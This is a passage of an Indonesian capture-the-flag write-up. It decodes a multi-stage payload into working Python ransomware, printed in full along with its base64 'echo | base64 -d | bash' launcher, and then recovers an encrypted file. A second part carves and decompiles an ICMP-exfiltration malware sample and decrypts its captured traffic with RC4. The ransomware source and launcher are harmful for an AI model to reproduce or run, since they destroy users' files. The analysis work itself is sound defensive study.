Script Python ini mereplikasi logic decryption dari shellcode stub. Pertama, script mengkonversi hex string menjadi byte array menggunakan `unhexlify`. Kemudian script menggunakan Capstone disassembler untuk mem-print assembly instructions untuk verifikasi. Script mencari byte `0xDC` pertama setelah offset `0x2E` (yang merupakan nilai RBX dari shellcode), ini adalah delimiter antara key dan encrypted data. Variable `rdi_addr` diset ke byte setelah delimiter (start dari encrypted payload), dan `rsi_addr` diset ke `0x2E` (start dari decryption key). Loop decryption kemudian melakukan exact same operation seperti shellcode: XOR byte di `dst_i` dengan byte di `src_i`, increment kedua pointer, check apakah mencapai end marker `0x4262`, dan reset key pointer ke awal jika mencapai delimiter `0xDC`. Hasil decryption ditulis ke file `decoded_payload.bin` yang kemudian bisa kita analisis lebih lanjut.

Setelah men-decrypt payload, kita menemukan bahwa itu adalah base64 encoded command yang akan dieksekusi via bash.


```
echo
'cHl0aG9uMyAtYyAnaW1wb3J0IG9zLHB3ZCxwYXRobGliO2Zyb20gY3J5cHRvZ3JhcGh5Lmhhem1hdC5wcm
ltaXRpdmVzLmNpcGhlcnMgaW1wb3J0IENpcGhlcixhbGdvcml0aG1zLG1vZGVzO2Zyb20gY3J5cHRvZ3Jhc
Gh5Lmhhem1hdC5iYWNrZW5kcyBpbXBvcnQgZGVmYXVsdF9iYWNrZW5kO2Zyb20gY3J5cHRvZ3JhcGh5Lmhh
em1hdC5wcmltaXRpdmVzIGltcG9ydCBwYWRkaW5nO2Zyb20gc2VjcmV0cyBpbXBvcnQgdG9rZW5fYnl0ZXM
gYXMgdGI7ZmxhZzE9IldSRUNLSVQ2MHtkb250X3VuZGVyZXN0aW1hdGVfdnVsbnNfb25fYmluYXJ5XyI7cD
1wYXRobGliLlBhdGgocHdkLmdldHB3dWlkKG9zLmdldHVpZCgpKS5wd19kaXIpO2s9Ynl0ZXMuZnJvbWhle
CgiYWI3ZTkzNTI4MGM2MWJhZjM2MjJhNjVlMDM5YzEyZWYzMDc2MmRjY2U3ZWQxYWU5MGRlYjEzYTUwNWM0
OWIwZCIpO2JhY2tlbmQ9ZGVmYXVsdF9iYWNrZW5kKCk7ZW5jPWxhbWJkYSBkLGssaXY6KGM6PUNpcGhlcih
hbGdvcml0aG1zLkFFUyhrKSxtb2Rlcy5DQkMoaXYpLGJhY2tlbmQpLmVuY3J5cHRvcigpKS51cGRhdGUoKH
A6PXBhZGRpbmcuUEtDUzcoMTI4KS5wYWRkZXIoKSkudXBkYXRlKGQpK3AuZmluYWxpemUoKSkrYy5maW5hb
Gl6ZSgpO1tmLndyaXRlX2J5dGVzKChpdjo9dGIoMTYpKStlbmMoZi5yZWFkX2J5dGVzKCksayxpdikpIGZv
ciBmIGluIHAucmdsb2IoIioiKSBpZiBmLmlzX2ZpbGUoKSBhbmQgZi5zdGF0KCkuc3Rfc2l6ZTwxMDI0KjE
```

```
wMjRdOyhwLyJSRUFETUUudHh0Iikud3JpdGVfdGV4dCgieW91IGhhdmUgYmVlbiByYW5zb21lZCBieSBrZW
lpIGFnYWluIHBheSBtZSAxMGsgdXNkdCB0byB1bmxvY2siKSc' | base64 -d | bash
```

Payload yang di-decode mengandung base64 encoded Python one-liner yang akan dieksekusi melalui bash. Command ini melakukan echo string base64, decode-nya dengan base64 -d, kemudian pipe hasilnya ke bash untuk eksekusi. Ini adalah typical multi-stage payload deployment: shellcode men-decrypt command shell, shell command men-decode Python script, dan Python script melakukan ransomware operation actual. Teknik multi-stage seperti ini digunakan untuk obfuscation dan menghindari detection oleh antivirus atau monitoring tools.

Setelah men-decode base64, kita mendapatkan Python script yang melakukan enkripsi ransomware.

```
import os, pwd, pathlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import padding
from secrets import token_bytes as tb

flag1 = 'WRECKIT60{dont_underestimate_vulns_on_binary_'
p = pathlib.Path(pwd.getpwuid(os.getuid()).pw_dir)
k =
bytes.fromhex('ab7e935280c61baf3622a65e039c12ef30762dcce7ed1ae90deb13a505c49b0d')
backend = default_backend()
enc = (
    lambda d, k, iv: (
        c := Cipher(algorithms.AES(k), modes.CBC(iv), backend).encryptor()
    ).update((p := padding.PKCS7(128).padder()).update(d) + p.finalize())
    + c.finalize()
)
[
    f.write_bytes((iv := tb(16)) + enc(f.read_bytes(), k, iv))
    for f in p.rglob('*')
    if f.is_file() and f.stat().st_size < 1024 * 1024
]
(p / 'README.txt').write_text(
    'you have been ransomed by keii again pay me 10k usdt to unlock'
)
```

Script ransomware Python ini sangat compact namun destructive. Variable flag1 mengandung bagian pertama dari flag yang kita cari. Script mendapatkan home directory dari user yang menjalankan process menggunakan pwd.getpwuid(os.getuid()).pw_dir. Encryption key k adalah hardcoded hex string 32 bytes untuk AES-256. Script mendefinisikan lambda function enc yang melakukan AES-CBC encryption dengan PKCS7 padding (block size 128 bits). List comprehension kemudian iterate semua file dalam home directory secara recursive menggunakan `p.rglob('*')`, filter hanya file regular dengan ukuran kurang dari 1MB, generate random IV 16 bytes untuk setiap file dengan `token_bytes(16)`, encrypt file content dengan key default dan IV random, kemudian overwrite file dengan format: `[16-byte IV][encrypted data]`. Setelah enkripsi selesai, script menulis ransom note ke file `README.txt`. Yang menarik adalah penggunaan random IV untuk setiap file, namun key-nya fix, sehingga kita bisa men-decrypt semua file menggunakan key yang sama yang hardcoded di script.

Jadi ada `/home/kali/Documents/Project proposal.pdf` yang terenkripsi, dan kita bisa mendekripsi file ini dengan key default yang ada di script diatas.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

DEFAULT_KEY_HEX =
"ab7e935280c61baf3622a65e039c12ef30762dcce7ed1ae90deb13a505c49b0d"

f = open("Project proposal.pdf", "rb")
data = f.read()
f.close()

iv = data[:16]
ct = data[16:]
key = bytes.fromhex(DEFAULT_KEY_HEX)

cipher = AES.new(key, AES.MODE_CBC, iv=iv)
pt_padded = cipher.decrypt(ct)
pt = unpad(pt_padded, AES.block_size)

f = open("Project proposal.dec.pdf", "wb")
f.write(pt)
f.close()
```

Flag:
`WRECKIT60{dont_underestimate_vulns_on_binary__and_recover_th3_ransomed_00efd8bc3341abce}`


a cute little dump - 991

Challenge ini memberikan kita sebuah mini memory dump. Mari kita mulai dengan mengidentifikasi tipe file yang diberikan untuk memahami format dan tooling yang diperlukan.

```
$ file dump.DMP
dump.DMP: Mini DuMP crash report, 16 streams, Mon Jan 27 07:16:17 2025, 0x621826
type
```

File ini adalah Mini DuMP crash report, yang merupakan format memory dump Windows yang lebih kecil dan hanya berisi informasi penting saat crash terjadi, bukan seluruh memory seperti full memory dump. Format ini biasanya digunakan untuk debugging crash aplikasi. Dengan informasi ini, kita perlu mencari cara untuk mengekstrak data dari mini dump ini.

Iseng-iseng nyari "Mini DuMP explorer" ternyata ada tapi kita gak bisa export file yang ada di dump ini.



Tool Mini DuMP Explorer memungkinkan kita untuk melihat struktur dan konten dari mini dump, termasuk module yang di-load, thread state, dan memory regions. Namun sayangnya tool ini tidak menyediakan fitur untuk mengekstrak binary atau data mentah dari memory regions yang ada dalam dump. Kita bisa melihat bahwa ada executable yang ter-load dalam memory, namun tidak ada cara langsung untuk mengekspornya melalui GUI tool ini.

Akhirnya nyari writeup tentang ini, dan ternyata kita bisa pake radare2 buat ngeliat isi dump ini.

```
[0x7ff627fd14e0]> iSq~exe
0x7ff627fd0000 0x7ff62800d000 ---- C:\chall.exe
[0x7ff627fd0000]> s 0x7ff627fd0000
[0x7ff627fd0000]> wt chall.exe 0x7ff62800d000-0x7ff627fd0000
INFO: Dumped 249856 bytes from 0x7ff627fd0000 into chall.exe
```

Dengan membuka dump menggunakan radare2, kita bisa menggunakan command iSq (info sections quiet) dengan filter ~exe untuk mencari memory region yang berisi executable. Output menunjukkan bahwa file chall.exe ter-load di alamat 0x7ff627fd0000 sampai 0x7ff62800d000. Kita kemudian menggunakan command s (seek) untuk pindah ke alamat base executable tersebut, dan command wt (write to file) untuk dump memory region tersebut ke file chall.exe dengan size 0x7ff62800d000 - 0x7ff627fd0000 bytes (249856 bytes). Ini memberikan kita raw binary dari memory yang bisa kita analisis lebih lanjut.

Kira-kira begitu cara extract file dari dump ini. Setelah di extract, kita bisa buka file chall.exe ini pake decompiler, tapi karena ini dari memori jadi harus ada perbaikan sedikit. Tinggal minta ChatGPT aja buat bikin script python buat memperbaiki PE ini dari memory dump.

```python
import sys
import pefile

def align_up(x, a):
   return ((x + a - 1) // a) * a

def main(inp, outp):
   data = open(inp, "rb").read()
   try:
       pe = pefile.PE(data=data, fast_load=False)
   except Exception as e:
       print("PE parse failed:", e)
       return 1

   print("Original parse OK:")
   print("  Machine:", hex(pe.FILE_HEADER.Machine))
   print("  ImageBase (from OPTIONAL_HEADER):", hex(pe.OPTIONAL_HEADER.ImageBase))
   print("  Number of sections:", len(pe.sections))
```

```
    FA = pe.OPTIONAL_HEADER.FileAlignment
    VA = pe.OPTIONAL_HEADER.SectionAlignment
    print("  FileAlignment:", FA, " SectionAlignment:", VA)
    print("  SizeOfHeaders (orig):", hex(pe.OPTIONAL_HEADER.SizeOfHeaders))
    # We'll reconstruct: header area, then each section's data written sequentially
with FileAlignment padding.

    # Compute header bytes we will keep: take the portion from original memory image
corresponding to headers.
    # If SizeOfHeaders is zero or too small, fallback to reading up to first
section.PointerToRawData or 0x200.
    size_of_headers = pe.OPTIONAL_HEADER.SizeOfHeaders
    if size_of_headers == 0 or size_of_headers > len(data):
        # fallback: use the start of first section virtual offset or 0x200
        first_sec_va = min(s.VirtualAddress for s in pe.sections) if pe.sections
else 0x200
        size_of_headers = min(len(data), max(0x200, first_sec_va))
        print("  Adjusted SizeOfHeaders fallback to:", hex(size_of_headers))

    headers_bytes = data[:size_of_headers]

    out = bytearray()
    # Place headers (we will update section headers in the header blob later)
    out.extend(headers_bytes)

    # Ensure header size is aligned to FileAlignment
    next_offset = align_up(len(out), FA)
    if next_offset > len(out):
        out.extend(b"\x00" * (next_offset - len(out)))

    # We'll build a mapping of new raw offsets for each section and then patch the
header accordingly.
    new_section_raw_offsets = []

    for sec in pe.sections:
        vaddr = sec.VirtualAddress
        vsize = sec.Misc_VirtualSize
        name = sec.Name.decode(errors="ignore").rstrip("\x00")
        print(f"Section {name} VA=0x{vaddr:x} vsize=0x{vsize:x}")
        # Extract bytes from original memory image at virtual address
        if vaddr >= len(data):
            print(f"  WARNING: section VA 0x{vaddr:x} beyond input file length
{len(data):x} -> empty section")
            sec_bytes = b""
        else:
```

```
            # read up to vsize bytes but clip if out-of-range
            end = min(len(data), vaddr + vsize)
            sec_bytes = data[vaddr:end]
        # pad sec_bytes to FileAlignment? we will set SizeOfRawData accordingly
(aligned)
        raw_off = len(out)
        raw_off_aligned = align_up(raw_off, FA)
        if raw_off_aligned > raw_off:
            out.extend(b"\x00" * (raw_off_aligned - raw_off))
            raw_off = raw_off_aligned
        # append section data
        out.extend(sec_bytes)
        # track raw size = aligned to FileAlignment
        raw_size = align_up(len(sec_bytes), FA)
        if raw_size > len(sec_bytes):
            out.extend(b"\x00" * (raw_size - len(sec_bytes)))
        new_section_raw_offsets.append((sec.Name, raw_off, raw_size))
        print(f"  -> new PointerToRawData=0x{raw_off:x} SizeOfRawData=0x{raw_size:x}
(wrote {len(sec_bytes)} bytes)")

    # Now patch the section headers inside the header blob to set PointerToRawData
and SizeOfRawData
    # Section table start: pe.DOS_HEADER.e_lfanew + 4 + size_of_file_header +
size_of_optional_header
    sections_base = pe.DOS_HEADER.e_lfanew + 4 + pe.FILE_HEADER.sizeof() +
pe.FILE_HEADER.SizeOfOptionalHeader
    # Each IMAGE_SECTION_HEADER is 40 bytes
    sec_header_size = 40
    header_mutable = bytearray(out[:sections_base + len(pe.sections) *
sec_header_size])
    for idx, sec in enumerate(pe.sections):
        # Calculate where this section header lives
        sh_off = sections_base + idx * sec_header_size
        # PointerToRawData is at offset 20 (0x14) from section header start (4
bytes)
        ptr_off = sh_off + 20
        size_off = sh_off + 16  # SizeOfRawData is at offset 16 (0x10)
        # Get new raw info
        _, raw_off, raw_size = new_section_raw_offsets[idx]
        # Write little-endian values
        header_mutable[ptr_off:ptr_off+4] = (raw_off).to_bytes(4, "little")
        header_mutable[size_off:size_off+4] = (raw_size).to_bytes(4, "little")
        # Also update VirtualSize at offset 8 (optional, keep original)
        # (we keep original Misc_VirtualSize)
    # Replace header bytes in out
```

```
    out[0:len(header_mutable)] = header_mutable

    # Optionally update OPTIONAL_HEADER.SizeOfHeaders: set to align_up(sections_base
+ number_of_sections*40, FA)
    new_size_of_headers = align_up(sections_base + len(pe.sections) *
sec_header_size, FA)
    # SizeOfHeaders offset: DOS.e_lfanew + 4 + file_header.size + 60 (offset of
SizeOfHeaders in OPTIONAL_HEADER)
    size_of_headers_offset = pe.DOS_HEADER.e_lfanew + 4 + pe.FILE_HEADER.sizeof() +
60
    out[size_of_headers_offset:size_of_headers_offset+4] =
(new_size_of_headers).to_bytes(4, "little")
    print("Updated OPTIONAL_HEADER.SizeOfHeaders ->", hex(new_size_of_headers))

    # Write output
    with open(outp, "wb") as f:
        f.write(out)

    print("Wrote rebuilt PE to", outp)
    print("NOTE: If imports are missing, you still may need to run Scylla/Scylla_x64
to rebuild IAT.")
    return 0

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: rebuild_from_memory.py <mem_dump_pe> <out_pe>")
        sys.exit(1)
    sys.exit(main(sys.argv[1], sys.argv[2]))
```

Script Python ini mengonversi PE file yang di-dump dari memory (memory image) menjadi PE file yang valid di disk. Ketika executable di-load ke memory, struktur PE-nya berubah: sections diletakkan berdasarkan `VirtualAddress` dengan `SectionAlignment`, sedangkan di disk sections harus berurutan dengan `FileAlignment`. Script ini menggunakan library `pefile` untuk parsing struktur PE dan melakukan rekonstruksi. Pertama, script membaca dump memory dan mem-parse header PE untuk mendapatkan informasi seperti `FileAlignment`, `SectionAlignment`, dan `SizeOfHeaders`. Kemudian script mengekstrak header PE original dan memulai rekonstruksi output. Untuk setiap section, script membaca data dari `VirtualAddress` dalam memory image (bukan dari `PointerToRawData` karena itu sudah tidak valid), kemudian menulis data section secara berurutan ke output file dengan padding sesuai `FileAlignment`. Script juga memperbarui section headers untuk mencerminkan `PointerToRawData` dan `SizeOfRawData` yang baru, serta memperbarui `SizeOfHeaders` di OPTIONAL_HEADER. Hasil akhirnya adalah PE file yang valid yang bisa dibuka di decompiler seperti IDA atau Ghidra untuk analisis lebih lanjut.

Setelah file chall_fixed.exe dihasilkan dengan menjalankan script tersebut, kita bisa membuka file ini menggunakan decompiler. Dari analisis decompiler, ternyata executable ini adalah sebuah malware yang melakukan data exfiltration melalui ICMP packets. Program membaca file dan mengirimkannya melalui ICMP echo request packets.

```
int __fastcall sub_7FF627FD1824(const char *a1, const char *a2)
{
 __int64 v2; // rax
 __int64 v4; // rax
 WORD v5; // bx
 IPAddr v6; // eax
 _BYTE Buffer[8]; // [rsp+48h] [rbp-38h] BYREF
 _BYTE v8[264]; // [rsp+50h] [rbp-30h] BYREF
 size_t v9; // [rsp+158h] [rbp+D8h]
 LPVOID Block; // [rsp+160h] [rbp+E0h]
 DWORD Size[3]; // [rsp+16Ch] [rbp+ECh]
 FILE *Stream; // [rsp+178h] [rbp+F8h]

 Stream = fopen(a1, "rb");
 if ( Stream )
 {
   sub_7FF627FD161E("is4wesz00me??yes", 16, v8);
   *(_QWORD *)&Size[1] = IcmpCreateFile();
   if ( *(_QWORD *)&Size[1] == -1 )
   {
     v4 = off_7FF627FD90A0(2);
     sub_7FF627FD1540(v4, "Error creating ICMP handle\n");
     return fclose(Stream);
   }
   else
   {
     Size[0] = 48;
     Block = malloc(0x30u);
     while ( !feof(Stream) )
     {
       v9 = fread(Buffer, 1u, 8u, Stream);
       if ( v9 )
       {
         sub_7FF627FD170C(Buffer, (unsigned int)v9, v8);
         v5 = v9;
         v6 = inet_addr(a2);
         IcmpSendEcho(*(HANDLE *)&Size[1], v6, Buffer, v5, 0, Block, Size[0],
0x3E8u);
       }
     }
```

```
    free(Block);
    IcmpCloseHandle(*(HANDLE *)&Size[1]);
    return fclose(Stream);
  }
}
else
{
  v2 = off_7FF627FD90A0(2);
  return sub_7FF627FD1540(v2, "Error opening file: %s\n", a1);
}
}
```

Fungsi ini adalah core exfiltration function yang membaca file dan mengirimkan isinya melalui ICMP packets. Program pertama membuka file input (a1) dalam mode read binary. Kemudian memanggil sub_7FF627FD161E dengan key "is4wesz00me??yes" (16 bytes) untuk menginisialisasi state enkripsi dalam buffer v8 (256 bytes). Program membuat ICMP handle menggunakan IcmpCreateFile() untuk mengirim ICMP echo requests. Dalam loop, program membaca file dalam chunk 8 bytes ke dalam Buffer, kemudian memanggil sub_7FF627FD170C untuk mengenkripsi chunk tersebut menggunakan state yang sudah diinisialisasi. Setelah enkripsi, chunk dikirim sebagai payload dalam ICMP echo request menggunakan IcmpSendEcho ke IP address yang ditentukan dalam parameter a2. Setiap ICMP packet membawa maksimal 8 bytes data terenkripsi. Setelah seluruh file selesai dibaca dan dikirim, program membersihkan resource dengan menutup ICMP handle dan file handle. Ini adalah teknik covert channel yang menggunakan ICMP untuk exfiltrate data, yang sering terlewat oleh firewall karena ICMP biasanya diizinkan untuk keperluan ping.

```
unsigned __int64 __fastcall sub_7FF627FD161E(__int64 a1, int a2, __int64 a3)
{
 unsigned __int64 result; // rax
 unsigned int v4; // edx
 unsigned __int8 v5; // [rsp+7h] [rbp-9h]
 int v6; // [rsp+8h] [rbp-8h]
 int i; // [rsp+Ch] [rbp-4h]
 int j; // [rsp+Ch] [rbp-4h]

 v6 = 0;
 for ( i = 0; i <= 255; ++i )
 {
   result = i + a3;
   *(_BYTE *)result = i;
 }
 for ( j = 0; j <= 255; ++j )
 {
   v4 = (*(unsigned __int8 *)(j + a3) + v6 + *(unsigned __int8 *)(j % a2 + a1)) >>
31;
```

```
    v6 = (unsigned __int8)(HIBYTE(v4) + *(_BYTE *)(j + a3) + v6 + *(_BYTE *)(j % a2
+ a1)) - HIBYTE(v4);
    v5 = *(_BYTE *)(j + a3);
    *(_BYTE *)(j + a3) = *(_BYTE *)(v6 + a3);
    result = v5;
    *(_BYTE *)(a3 + v6) = v5;
  }
  return result;
}
```

Fungsi ini adalah implementasi dari Key Scheduling Algorithm (KSA) dari RC4 cipher. RC4 adalah stream cipher yang menggunakan permutasi 256-byte state array. Fungsi menerima key (a1), panjang key (a2), dan pointer ke state array 256 bytes (a3). Loop pertama menginisialisasi state array dengan nilai 0-255 secara berurutan. Loop kedua melakukan permutasi state berdasarkan key: untuk setiap posisi j, program menghitung index baru dengan menjumlahkan nilai state saat ini, accumulator v6, dan byte key (dengan wrapping menggunakan modulo panjang key). Kemudian program menukar (swap) nilai state di posisi j dengan posisi v6. Operasi dengan >> 31 dan HIBYTE adalah cara yang rumit untuk melakukan modulo 256 operation, karena decompiler kadang menghasilkan code yang complex untuk operasi sederhana. Hasil akhir dari fungsi ini adalah state array yang sudah ter-permute yang akan digunakan oleh PRGA (Pseudo-Random Generation Algorithm) untuk generate keystream.

```
__int64 __fastcall sub_7FF627FD170C(__int64 a1, int a2, __int64 a3)
{
  __int64 v3; // kr00_8
  __int64 result; // rax
  char v5; // [rsp+3h] [rbp-Dh]
  unsigned int i; // [rsp+4h] [rbp-Ch]
  int v7; // [rsp+8h] [rbp-8h]
  int v8; // [rsp+Ch] [rbp-4h]

  v8 = 0;
  v7 = 0;
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i >= a2 )
      break;
    v8 = (v8 + 1) % 256;
    v3 = *(unsigned __int8 *)(v8 + a3) + v7;
    v7 = (unsigned __int8)(HIBYTE(v3) + *(_BYTE *)(v8 + a3) + v7) -
HIBYTE(HIDWORD(v3));
    v5 = *(_BYTE *)(v8 + a3);
    *(_BYTE *)(v8 + a3) = *(_BYTE *)(v7 + a3);
```

```
   *(_BYTE *)(a3 + v7) = v5;
   *(_BYTE *)((int)i + a1) ^= *(_BYTE *)((unsigned __int8)(*(_BYTE *)(v8 + a3) +
*(_BYTE *)(v7 + a3)) + a3);
  }
  return result;
}
```


Fungsi ini adalah implementasi PRGA (Pseudo-Random Generation Algorithm) dari RC4 yang melakukan enkripsi/dekripsi actual. Fungsi menerima buffer data (a1), panjang data (a2), dan state array yang sudah diinisialisasi oleh KSA (a3). Untuk setiap byte data, fungsi melakukan operasi: increment index v8 (mod 256), update index v7 berdasarkan nilai state di v8, swap state di posisi v8 dan v7, kemudian generate keystream byte dengan menjumlahkan nilai state di kedua posisi tersebut dan mengambil state di posisi hasil penjumlahan. Byte keystream ini kemudian di-XOR dengan byte data untuk menghasilkan ciphertext (atau plaintext jika input adalah ciphertext, karena XOR adalah symmetric). Operasi ini dilakukan in-place pada buffer, mengubah plaintext menjadi ciphertext. RC4 adalah stream cipher yang sama untuk enkripsi dan dekripsi: selama menggunakan key dan initial state yang sama, operasi PRGA akan menghasilkan keystream yang identik.

Setelah memahami algoritma enkripsi, kita perlu mengekstrak ICMP packets dari network capture yang ada dalam dump atau dari file PCAP terpisah yang diberikan bersama challenge.

```
tshark -r 1.pcapng -Y "frame.number >= 460 && icmp.type==8" -T fields -e data  |
sed '/^$/d' | xxd -r -p > icmp.bin
```

Command tshark ini mengekstrak payload dari ICMP echo request packets. Filter `frame.number >= 460` digunakan karena packet sebelum nomor 460 berisi ping untuk file lain yang bukan flag, sedangkan packet 460 dan setelahnya adalah exfiltration data flag.txt. Filter `icmp.type==8` memastikan kita hanya mengambil ICMP echo request (type 8), bukan reply. Option `-T fields -e data` mengekstrak raw data payload dalam format hex. Output kemudian diproses dengan `sed` untuk menghapus baris kosong, lalu `xxd -r -p` mengkonversi hex string menjadi binary data yang disimpan ke file `icmp.bin`. File ini berisi concatenated encrypted chunks dari file flag yang dikirim melalui ICMP.

Kenapa >= 460? Karena dari packet sebelumnya itu adalah ping file yang berbeda, bukan file flag.txt.



Dari screenshot packet capture terlihat bahwa ada multiple file yang di-exfiltrate, dan kita perlu mengidentifikasi range packet yang berisi data flag.txt. Dengan melihat timestamp atau pattern dalam ICMP requests, kita bisa menentukan bahwa packet mulai dari 460 adalah awal transmission file flag.txt. Packet sebelumnya kemungkinan berisi exfiltration file lain atau test transmission.

Setelah mendapat encrypted data, kita bisa membuat script dekripsi menggunakan RC4 dengan key yang sama yang digunakan untuk enkripsi.


```
def ksa(key):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xff
        S[i], S[j] = S[j], S[i]
    return S

def prga_xor_block(S, data):
    out = bytearray()
    i = 0
    j = 0
    for b in data:
        i = (i + 1) & 0xff
        j = (j + S[i]) & 0xff
        S[i], S[j] = S[j], S[i]
        ks = S[(S[i] + S[j]) & 0xff]
        out.append(b ^ ks)
    return bytes(out)
```

```python
KEY = b'is4wesz00me??yes'
S = ksa(KEY)

